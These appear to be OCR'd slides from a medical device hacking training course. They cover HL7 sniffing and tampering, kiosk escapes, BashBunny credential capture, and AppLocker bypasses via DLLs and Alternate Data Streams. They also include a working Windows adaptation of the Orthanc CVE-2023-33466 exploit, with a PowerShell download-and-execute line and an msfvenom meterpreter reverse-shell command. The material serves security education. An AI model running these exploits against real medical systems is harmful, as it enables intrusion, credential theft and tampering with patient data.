Medical Device Hacking

v3ga

GOLDEN RULE

- We are all here to learn. We are all here to grow skills. We are not here to fuck about with other people’s systems.

- Get caught attacking a system or user outside of the scope of the teachings and you will be yeeted out of the class in an instant.

- K thanx bye!

Medical Device Hacking 101 - Primer

- Hacking medical devices can best be described as taking all of your applicable hacking skills, rolling them all together, then letting them go at a target device
- Medical Device hacking for me has included the following skillsets:
  - Lockpicking
  - JTAG/Unknown port comprehension and utilization (IoT board inspection)
  - Applocker Bypasses
  - Local Kiosk Bypasses
  - PCI/Peripheral exploitation
  - Memory Analysis and file carving
  - Advanced AppLocker and Code execution
  - Linux Library hijacking and exploit creation
  - Custom exploit creation in C#, Python, and bash
  - Radiography/Signal sniffing/capture
  - RFID cloning and tools
  - Custom DEV board creation and programming
  - ?
- It's a lot.....like a lot a lot.....but you need to start somewhere...

External To the Device (Net) – the Beginning

- Useful Software Tools
  - Wireshark - https://www.wireshark.org/
  - TCPdump - https://www.tcpdump.org/
  - Ettercap (MiTM) - https://www.ettercap-project.org/
  - BurpSuite - https://portswigger.net/burp/communitydownload

- Useful Hardware Tools
  - Lan Tap - https://shop.hak5.org/products/throwing-star-lan-tap
  - Switch with Port Mirroring
  - Crossover Cable (occasionally this has been phased out)


Example: Network Sniffing with LanTap

- The Lan Tap Allows for sniffing only TO or FROM the device.
  - This helps to focus analysis on items being SENT of RECEIVED from the target
  - EX:


  A >>>> B

  B >>>> A

Example: Network Sniffing with LanTap



Example: Network Sniffing with LanTap (Router)



Exercise: What is going on? (5 minutes)

- Take a look around the the network, see if you can see anything chatting between the two systems.
- Can you see what is going on?
- Does anything look vulnerable?
- Can you improve your odds of seeing traffic flows?

Exercise: What is going on? (5 minutes)

- What IS actually going on is a few things
  - A host is sending SMB data (mock health records) to a SAMBA share on the LAN
  - Alternately, the same host is posting HL7 health records to a listening HL7 server
  - I am uploading DICOM files on a DICOM server attached to another host
  - Hl7 is accepting messages at a host

VULNERABILITIES

- HL7 - It was originally created in **1989**. HL7 version 2 defines a series of electronic messages to support administrative, logistical, financial as well as clinical processes. Since 1987 the standard has been updated regularly, resulting in versions 2.1, 2.2, 2.3, 2.3.1, 2.4, 2.5, 2.5.1, 2.6, 2.7, 2.7.1, 2.8, 2.8.1 and 2.8.2.
- From the start, HL7 was arguably built insecurely, making it unsuitable for the public cloud by itself. This poses a major threat to hospitals and patients by making personal and sensitive patient information susceptible to cyber attacks, data privacy breaches, or worse, harm to patients.


VULNERABILITIES

- HL7 - It was originally created in **1989**. HL7 version 2 defines a series of electronic messages to support administrative, logistical, financial as well as clinical processes. Since 1987 the standard has been updated regularly, resulting in versions 2.1, 2.2, 2.3, 2.3.1, 2.4, 2.5, 2.5.1, 2.6, 2.7, 2.7.1, 2.8, 2.8.1 and 2.8.2.
- From the start, HL7 was arguably built insecurely, making it unsuitable for the public cloud by itself. This poses a major threat to hospitals and patients by making personal and sensitive patient information susceptible to cyber attacks, data privacy breaches, or worse, harm to patients.
- It is also in plaintext….

HL7 Vulnerabilities CONTD

- It lacks any authentication (normally)
- Only recent advances have added security on top of HL7; however, almost no one uses it
- Researchers from the University of California recently conducted a simulation of an HL7 cyber attack, and the findings were alarming. Several encryption and authentication vulnerabilities were exploited, and the simulated attacker had the ability to modify multiple lab results to read from "normal" to "severely ill." This could lead to patient misdiagnosis or prescription of unnecessary medications, making the safety of HL7 data an utmost priority. - https://www.forbes.com/sites/forbestechcouncil/2019/07/12/hl7-is-your-sensitive-data-secure/?sh=587ea25b678d

I want you to hit me...



EXERCISE: HL7 ATTACK!!!!

- Get the hl7_server.py and Windows HL7sender.py scripts
  - Run the hl7_server.py on your Linux machine and HL7sender.py on your Windows machine.
  - Use methods to coerce the messages from the client through you to the target.
  - Try to read the HL7 message on the wire.

- Bonus Points and Reward – Create a POC that will send the HL7 message caught, though slightly modified to change the PATIENT NAME and INSURANCE INFO.

Moving Inward – The Kiosk (System Testing)

- I hate kiosks.
- Many of my wins against medical devices have been against kiosk'd systems, breaking out of them to allow system exploitation
- Because I post exploit like a MF, I am able to find further findings, sometimes chaining them together to provide an end-of life POC regarding patient care
- THIS is a patience builder.

Moving Inward – The Kiosk (Escape Tools)

- FlipperZero - https://flipperzero.one/
- BashBunny - https://shop.hak5.org/products/bash-bunny
- USB Rubber Ducky - https://shop.hak5.org/products/usb-rubber-ducky
- Ducky Scripting - https://docs.hak5.org/hak5-usb-rubber-ducky/duckyscript-tm-quick-reference

Moving Inward – The Kiosk (Escape Tools)

- Goals

Moving Inward – The Kiosk (Escape Tools)

- The main goal is to get the application to CRASH/FAULT/OR open a OS Context Menu we can escape from.
- Script I have used - https://raw.githubusercontent.com/nocomp/Kiosk-evasion-BADUsb-Bruteforce/main/kiosk-evasion-payload.txt
  - I use this version for the FlipperZero and a modified version for the BashBunny. The modifications in BashBunny allow for the KEYBOARD mode to be set to a mode that allows for more than two keys to be pressed
    - Info here: https://forums.hak5.org/topic/40574-trouble-with-key-combo/

Moving Inward – The Kiosk (Escape Tools)

- The main goal is to get the application to CRASH/FAULT/OR open a OS Context Menu we can escape from.
- Script I have used - https://raw.githubusercontent.com/nocomp/Kiosk-evasion-BADUsb-Bruteforce/main/kiosk-evasion-payload.txt
  - I use this version for the FlipperZero and a modified version for the BashBunny. The modifications in BashBunny allow for the KEYBOARD mode to be set to a mode that allows for more than two keys to be pressed
    - Info here: https://forums.hak5.org/topic/40574-trouble-with-key-combo/

Moving Inward – The Kiosk (Escape Tools)

- The script automates multiple keystrokes to attempt to break out of the running Kiosk. Examples of the commands run are:
  - ALT+F4
  - ALT SPACE
  - ALT TAB
  - CTRL+B
  - CTRL+P
  - CTRL SHIFT ESC
  - Sticky Keys

Moving Inward – The Kiosk (Escape Tools)

- NOTE: Sometimes protections are enabled. I have escaped from a kiosk by noticing ONE pixel in a corner changed. One. Pixel.
  - This is where the patience is key
  - I have even made up my own escapes that both the manufacturer and Microsoft were like… “Do you know something we don’t?”

- More Kiosk Escape Cheat Sheets: https://book.hacktricks.xyz/hardware-physical-access/escaping-from-gui-applications

Moving Inward – The Kiosk (Windows Accessibility Options)

- Great to have, but I doubt many surgeons will be blind.
- Many great escapes here:
  - https://support.microsoft.com/en-gb/windows/windows-keyboard-shortcuts-for-accessibility-021bcb62-45c8-e4ef-1e4f-41b8c1fc87fd
- WAYS TO ESCAPE with Accessibility Options
  - Hit Narrator > Go To Voice Settings > Go To Control Panel > Explorer > CMD.exe
  - Use Magnifier > Simliarly go to Settings > Go To Control Panel > Explorer > CMD.exe

EXERCISE – KIOSK PLAY TIME (Windows VM)

- Grab the Orthanc Installer located here:
  - Install - https://orthanc.uclouvain.be/downloads/windows-64/installers/OrthancInstaller-Win64-17.11.0.exe
- Once installed, install Firefox:
  - https://www.mozilla.org/en-US/firefox/windows/
- Next, launch Orthanc in a Kiosk'd browser by running the following command:
  - "C:\Program Files\Mozilla Firefox\firefox.exe" http://localhost:8042/app/explorer.html --kiosk
  - This will launch Orthanc in a Kiosk mode
- With the exception of things like CTRL+ALT+DELETE and ALT+F4, what other escapes can you find?
- Are there any ways you can find to hit the Desktop from this mode?
- Most interesting Kiosk Escape to Desktop will get something.

Attacking USB Ports

- There are two tools I use most often to accomplish this on tests, A BashBunny and a USB with malware that will be detected
  - A lack of USB whitelisting allows for unexpected outcomes when using a BashBunny against the target with the tool Responder.
  - Responder - https://github.com/lgandx/Responder
    - Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.
  - Coupled with a BashBunny and the QuickCreds payload, the tool Responder runs locally on a system, mimicking an ethernet device and capturing a user's NTLMv2 credentials (this is 100% of the reason for USB whitelisting
    - If you can downgrade to an LM credential, it is mathematically possible to reduce it to a NT hash and allow for PTH attacks
    - QuickCreds - https://github.com/hak5/bashbunny-payloads/blob/master/payloads/library/credentials/QuickCreds/payload.txt


DEMONSTRATION - BashBunny QuickCreds

Repurposing Exploits – DICOM Attack – CVE-2023-33466 – DICOM PolyGlot Files

- In researching attacks against DICOM, I was reading about vulnerabilities within the DICOM file structure.
- The Dicom File header has a 128 byte value that is basically … bullshit.
- EX:
  - Dicom File: 0002.dcm
  - Link: https://www.rubomedical.com/dicom_files/

And ta da!

- That is an ad, for the company rubomed, who has a dicom viewer, in the header.
- Nothing else says trash like an ad.



Issues

- Due to the file header being bogus, it can be replaced by things in order to smuggle executables, launch payloads OR in this case, exploit the Orthanc DICOM Server.
  - Orthanc < 1.12 used an insecure method of export that allowed users with access to the application to overwrite files due to excessive service permissions.
  - The Orthanc server also allows for LUA script execution using the RESTful API
  - Together, this was a disaster. It still is bc the headers are … off.

Orthanc Linux RCE to Windows RCE

- We are going to repurpose the script so that it works against Windows clients
- Before I started this class, this script did not exist ☺
- We will analyze where the traffic is being sent, then modify our script to accommodate the new paths.
- We will then create a staged scenario where we will host a Python3 HTTP server on port 81/tcp, create a PowerShell Metasploit meterpreter runner with Msfvenom, then receive a reverse shell back from the target.

Orthanc Windows RCE

- Download the original scripts located at this url
  - https://github.com/ShielderSec/poc/tree/main/CVE-2023-33466
  - Use the check.py script to scan your host, anything there?
  - Moving the port to port 8042/tcp, is anything there now?

Orthanc Windows RCE

Should see this:

```
$ python3 check.py hosts.csv
Loaded 1 hosts.
[+] Found an open orthanc at address
http://192.168.8.234:8042
[+] http://192.168.8.234:8042
```

Orthanc Windows RCE - Weaponization

- Now using the exploit.py script, attempt to exploit the server. If you have Wireshark running in tandem, you can view the transactions to see if you gain RCE.
- Did you gain RCE?
- If not, why?

Orthanc Windows RCE - Weaponization

- Reviewing the output shows RCE was not gained, but why?
- If you read the exploit it is targeting Linux, and we are on Windows, so we need to change a few things.
- Path:
  - Where?
  - Where are the Windows Orthanc files NAMELY orthanc.json
  - What happens when you correct the path?
  - Can you put a full path?

Orthanc Windows RCE - Weaponization

- The path expected for Windows is Configuration\orthanc.json
- Now re-run the script, did anything happen or change?
  - You should have been able to see the 31137 transaction at the end of the process
- Now to gain that shell
  - Technically with the way LUA is, you can use the os.command script and run system commands, adding yourself a new user, etc, but shells are more fun.

Orthanc Windows RCE - Weaponization

- Using your proto python script, add a section defining the usage of an http server from http.server in Python3. You will need to add the http.server to your import.

```
import base64
import argparse
from argparse import ArgumentParser
from pathlib import Path
from time import sleep
import http.server
import socketserver
import threading
import http
```

Orthanc Windows RCE - Weaponization

Add the following under the commented out help section:

```
class CustomHandler(http.server.SimpleHTTPRequestHandler):
   def do_GET(self):
      global server_shut_down
      if self.path == FILE_TO_SERVE:
         server_shut_down.set()  # Signal that the file was requested
      return http.server.SimpleHTTPRequestHandler.do_GET(self)
```

Orthanc Windows RCE - Weaponization

Next, make this modification to open the HTTP server. This is what will host our payload.

```
DICOM_FILE = Path('exploit.dcm').read_bytes()

# Python3 HTTP Server Settings
PORT = 81
FILE_TO_SERVE = '/test3.ps1'
server_shut_down = threading.Event()

def run_server():
   with socketserver.TCPServer(("", PORT), CustomHandler) as httpd:
      # Serve until the specific file is requested
      while not server_shut_down.is_set():
         httpd.handle_request()
```

Orthanc Windows RCE - Weaponization

Lastly, add this tailing portion to your script. This will start the HTTP server in a separate thread then send the malicious LUA script that will execute a PowerShell request to download the Metasploit runner and execute in in memory via IEX.

Orthanc Windows RCE - Weaponization

- # Start the server in a separate thread
- server_thread = threading.Thread(target=run_server)
- server_thread.start()

- #Create Simple MSF PowerShell runner: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=HOST LPORT=PORT EXITFUNC=thread -f psh-net > test.ps1
- res = client.post(f"{args.url}/tools/execute-script", content='os.execute("powershell -exec bypass -C IEX(New-Object Net.WebClient).downloadString(\'http://172.16.0.210:81/test.ps1\')")')

Orthanc Windows RCE - Weaponization

- Create your Windows payload using the following MSFvenom commands:

  msfvenom -p windows/x64/meterpreter/reverse_https LHOST=HOST LPORT=PORT EXITFUNC=thread -f psh-net > test.ps1

Orthanc Windows RCE - Weaponization

- Now, re-run your exploit and GO AND GAIN YOUR SHELL!
- If you DIDN’T GET a shell or get caught up at any point lemme know and we will fix this.

Applocker Bypasses

- Trusted Folders
  - The default rules for AppLocker include whitelisting for executables in C:\Program Files, C:\Program Files(x86) and Windows Directories
  - This is logical as it is assumed non-admins cannot write files or scripts here.
  - Download: Accesschk from Sysinternals: https://live.sysinternals.com/
    - X86 for x86 Systems
    - X64 for 64 bit systems

EXERCISE – Check MY Access

- Use Accesschk.exe, executed from an Admin prompt on a system emulating the same constraints
  - Accesscheck.exe “YOURUSER" C:\Windows -wus
  - Use -w to locate writeable directories
  - Use -u to suppress errors
  - Use -s to recurse through all subdirectories
  - Now do the same for the ORTHANC related directories

- Once a directory with READ/Write (RW) is located, we can use icacls.exe to check for execution writes within the directory.
  - Icacls.exe C:\Windows\Tasks
  - C:\Windows\Tasks NT AUTHORITY\Authenticated Users:(RX,WD)
    BUILTIN\Administrators:(F)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    CREATOR OWNER:(OI)(CI)(IO)(F)
    Successfully processed 1 files; Failed processing 0 files

- As the output shows, authenticated users have the ability to execute from this directory.
  - Copying calc.exe to this directory allows for execution

Applocker Bypasses – DLL's

- The default Applocker rules do not protect against loading arbitrary dlls
- If we create an unmanaged DLL, we can load it and trigger exported APIs to gain code execution

Applocker Bypasses – DLL's

- Code (C) Ex:

```c
#include <Windows.h>
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
extern "C" __declspec(dllexport) void run()
{
    MessageBoxA(NULL, "Execution happened", "Bypass", MB_OK);
}
```

Applocker Bypasses – DLL's

- Weaponization
  - Create a .dll payload using msfvenom. Just ask if you need a hand on the switch ;)
- The above can be executed with: rundll32 test.dll, which will fire the payload
- Once DLL rules are enabled in AppLocker, using the Local Group Policy editor, DLLs will be blocke
  - To turn on, in the Advanced tab > Enable the DLL rule collection
  - Going back to the previous screen will show DLL rules allowing to be enabled and the DLL will now be blocked.

Alternate Data Streams (still works)

- An Alternate Data Stream (ADS) is a binary file attribute that contains metadata. We can leverage this to append the binary data of additional streams to the original file.

- For our payload, we will utilize Jscript
  - JScript is *Microsoft's legacy dialect of the ECMAScript standard* that is used in Microsoft's Internet Explorer web browser.

Small Jscript File:

```
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("cmd.exe");
```

Save as TestPayload.js

Alternate Data Streams (still works)

- We now need to find a location that is writeable and allows execution which will allow us to execute the attached .js file to a trusted file
- Check your ORTHANC dir for any writable files as your user. If one is not available, just upload one ☺
- We can use the native type command to copy the contents of test.js into an alternate data stream of the log file with the :notation:
- type MyFILE.js > ”FILE:MyFile.js"

Alternate Data Streams (still works)

- We can confirm the alternate data stream is written with the following command:
  EX: dir /r

  C:\Users\student>dir /r "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log"Volume in drive C has no label.
  Volume Serial Number is 305C-7C84
  Directory of C:\Program Files (x86)\TeamViewer
  03/09/2020 08:34 AM 32,489 TeamViewer12_Logfile.log
  79 TeamViewer12_Logfile.log:test.js:$DATA1 File(s)
  32,489 bytes
  0 Dir(s) 696,483,840 bytes free

Alternate Data Streams (still works)

- If the file is clicked, it will open the original file
  - If the file is opened with **wscript** and it specifies the Alternate Data Stream (ADS), it will execute the payload attached to the file
  - wscript "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:test.js"

- In this case, the payload will execute, bypassing AppLocker
- WEAPONOZATION FURTHER: Check out THIS project: https://github.com/tyranid/DotNetToJScript
  - This tool will allow you to execute C# objects through Jscript

Third Party Execution (MalDocs Anyone?)

- If an interpreter like **perl** or **python** is installed , it can be used to bypass AppLocker.
- Similarly, AppLocker does not block execution of high-level languages like Java
  - This requires the JRE to be installed

- More interesting is that there is a lack of enforcement against code in VBA macros inside Office Documents
  - If a document is saved to a non-whitelisted folder, AppLocker cannot restrict the execution of the embedded macros